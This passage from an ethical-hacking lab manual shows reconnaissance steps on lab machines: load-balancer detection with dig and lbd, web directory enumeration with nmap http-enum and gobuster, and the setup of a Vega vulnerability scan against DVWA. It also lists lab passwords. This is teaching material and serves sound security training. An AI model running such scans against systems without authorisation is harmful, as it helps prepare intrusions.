
4. Now, type **cd** and press **Enter** to jump to the root directory.

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~
$ sudo su
[sudo] password for attacker:
[root@parrot]~
# cd
#
```

Figure 1.4.1: Running the programs as a root user

 **T A S K 4 . 1**
**Detect Load
Balancers
using dig**

5. In the **Terminal** window appears; type **dig yahoo.com** and press **Enter**.
6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.



```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# dig yahoo.com

; <>> DiG 9.11.5-P4-5.1+bl-Debian <>> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65009
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1452
;; QUESTION SECTION:
;yahoo.com.           IN      A

;; ANSWER SECTION:
yahoo.com.          5       IN      A      72.51.198.98
yahoo.com.          5       IN      A      72.51.198.99
yahoo.com.          5       IN      A      72.51.198.100
yahoo.com.          5       IN      A      72.51.198.98
yahoo.com.          5       IN      A      72.51.198.99
yahoo.com.          5       IN      A      72.51.198.100

;; Query time: 46 msec
;; SERVER: 10.10.10.2#53(10.10.10.2)
;; WHEN: Mon Jan 20 07:55:25 EST 2020
;; MSG SIZE  rcvd: 134

```

Figure 1.4.2: Using dig command

Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.

TASK 4.2**Detect Load Balancers using lbd**

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# lbd yahoo.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing
.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives
.

Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 72.
yahoo.com has address 98.
yahoo.com has address 98.
yahoo.com has address 98.
yahoo.com has address 98.
yahoo.com has address 72.

Checking for HTTP-Loadbalancing [Server]:
ATS
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 12:56:32, 12:56:33, 12:56:34, 12:56:34,
12:56:35, 12:56:35, 12:56:36, 12:56:36, 12:56:37, 12:56:37, 12:56:38, 12:56:38,
12:56:39, 12:56:40, 12:56:40, 12:56:41, 12:56:41, 12:56:42, 12:56:42, 12:56:43,
12:56:43, 12:56:44, 12:56:45, 12:56:45, 12:56:46, 12:56:46, 12:56:47, 12:56:47,
12:56:48, 12:56:48, 12:56:49, 12:56:50, 12:56:50, 12:56:51, 12:56:51, 12:56:52,
12:56:52, 12:56:53, 12:56:54, 12:56:54, 12:56:55, 12:56:55, 12:56:56, 12:56:56,
12:56:57, 12:56:57, 12:56:58, 12:56:59, 12:56:59, 12:57:00, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND
yahoo.com does Load-balancing. Found via Methods: DNS

```

Figure 1.4.3: Using dig command

Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.

9. This concludes the demonstration of how to detect load balancers using dig command, Halberd tool, and lbd tool.
10. Close all open windows and document all the acquired information.

TASK 5**Identify Web Server Directories**

Here, we will use Nmap and Gobuster tool to identify web server directories on the target website.

Note: In this task, the target website (**www.moviescope**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

Web servers host the web applications, so misconfigurations while hosting these web applications may lead to the exposure of critical files and directories over the Internet.



TASK 5.1

Identify Web Server Directories using Nmap

A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap and Gobuster. This information further helps to gather sensitive information stored in the files and folders.

- Turn on the **Windows Server 2019** and **Windows 10** virtual machines.
- On the **Parrot Security** virtual machine, click the **MATE Terminal** icon (>) present at the top of **Desktop** to open a **Terminal** window.
- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Now, type **cd** and press **Enter** to jump to the root directory.

- In the terminal window; type **nmap -sV --script=http-enum <target domain or IP address>** (here, the target website is **www.moviescope.com**) and press **Enter**.
- The result appears, displaying open ports and services, along with their version.
- Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
#nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-21 00:10 EST
Nmap scan report for www.moviescope.com (10.10.10.19)
Host is up (0.0013s latency).
rDNS record for 10.10.10.19: www.goodshopping.com
Not shown: 984 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftppd
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-enum:
|_ /login.aspx: Possible admin folder
|_ http-server-header: Microsoft-IIS/10.0
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2,3,4          111/tcp     rpcbind
|   100000  2,3,4          111/tcp6    rpcbind
|   100000  2,3,4          111/udp    rpcbind
|   100000  2,3,4          111/udp6   rpcbind
|   100003  2,3            2049/udp   nfs
|   100003  2,3            2049/udp6  nfs
|   100003  2,3,4          2049/tcp   nfs
|   100003  2,3,4          2049/tcp6  nfs
|   100005  1,2,3          2049/tcp   mountd
|   100005  1,2,3          2049/tcp6  mountd
|   100005  1,2,3          2049/udp   mountd

```

Figure 1.5.1: Nmap command to identify web server directories

```

Parrot Terminal
File Edit View Search Terminal Help
http-enum:
|_ /service/: Potentially interesting folder
|_ /services/: Potentially interesting folder
|_ http-server-header: Apache/2.4.39 (Win32) mod_fcgid/2.3.9
1077/tcp open  ssl/http Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
1078/tcp open  http Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
1801/tcp open  msmq?
2049/tcp open  mountd 1-3 (RPC #100005)
2103/tcp open  msrpc Microsoft Windows RPC
2105/tcp open  msrpc Microsoft Windows RPC
2107/tcp open  msrpc Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:8D:37:E2 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.39 seconds
[root@parrot]~#
#
```

Figure 1.5.2: Result showing web server directories

Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script **http-enum** to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.

T A S K 5 . 2

Copy Wordlist File from Windows 10

8. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.
9. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
10. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
11. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

12. Navigate to **CEHv11 Module 14 Hacking Web Applications**, copy the **common.txt** file.




Figure 1.5.3: Copy common.txt folder

13. Paste the **common.txt** into the **/home/attacker** directory, close the window.




Figure 1.5.4: Paste common.txt on the Desktop

14. Now, switch back to the terminal window, Type **mv /home/attacker/common.txt /root/Desktop/** and press **Enter** to move the common file to the **Desktop**.


15. In the terminal window, type **gobuster dir -u <Target Website> -w /root/Desktop/common.txt**, and press **Enter**.

Note: **dir:** uses directory or file brute-forcing mode, **-u:** specifies the target URL, and **-w:** is the wordlist file used for directory brute-forcing (here, **common.txt**).

16. The result appears, displaying the identified web server directories, as shown in the screenshot.

T A S K 5 . 3

Identify Web Server Directories using Gobuster



```
[root@parrot]~
# gobuster dir -u http://www.moviescope.com -w /root/Desktop/common.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          http://www.moviescope.com
[+] Threads:      10
[+] Wordlist:     /root/Desktop/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/01/21 00:45:47 Starting gobuster
=====
/DB (Status: 301)
/Images (Status: 301)
/aspx_client (Status: 403)
/css (Status: 301)
/db (Status: 301)
/images (Status: 301)
/js (Status: 301)
/twitter (Status: 301)
=====
2020/01/21 00:45:48 Finished
=====
[root@parrot]~
#
```

Figure 1.5.5: Result showing web server directories

Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.

17. This concludes the demonstration of how to identify web server directories using Nmap and Gobuster.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

T A S K 6

Perform Web Application Vulnerability Scanning using Vega

 Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Here, we will discover vulnerabilities in the target web application using Vega.

Note: In this task, the target website (<http://10.10.10.16:8080/dvwa>) is hosted by the victim machine **Windows Server 2016**; keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa\$\$w0rd**.

TASK 6.1**Launch
WampServer**

3. Double-click the **WAMP Server** shortcut icon from the **Desktop** to start the WAMP Server services.

OR

Click the **Start** icon from the lower-left corner of **Desktop**; in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch **WampServer**.

4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon (▲); observe that the **WampServer** icon appears.
5. Wait for this icon to turn green (■), which indicates that the **WampServer** is successfully running. Leave the **Windows Server 2016** virtual machine running.
6. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa\$\$w0rd**.
7. Navigate to the location **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega** and double-click **VegaSetup64.exe**.

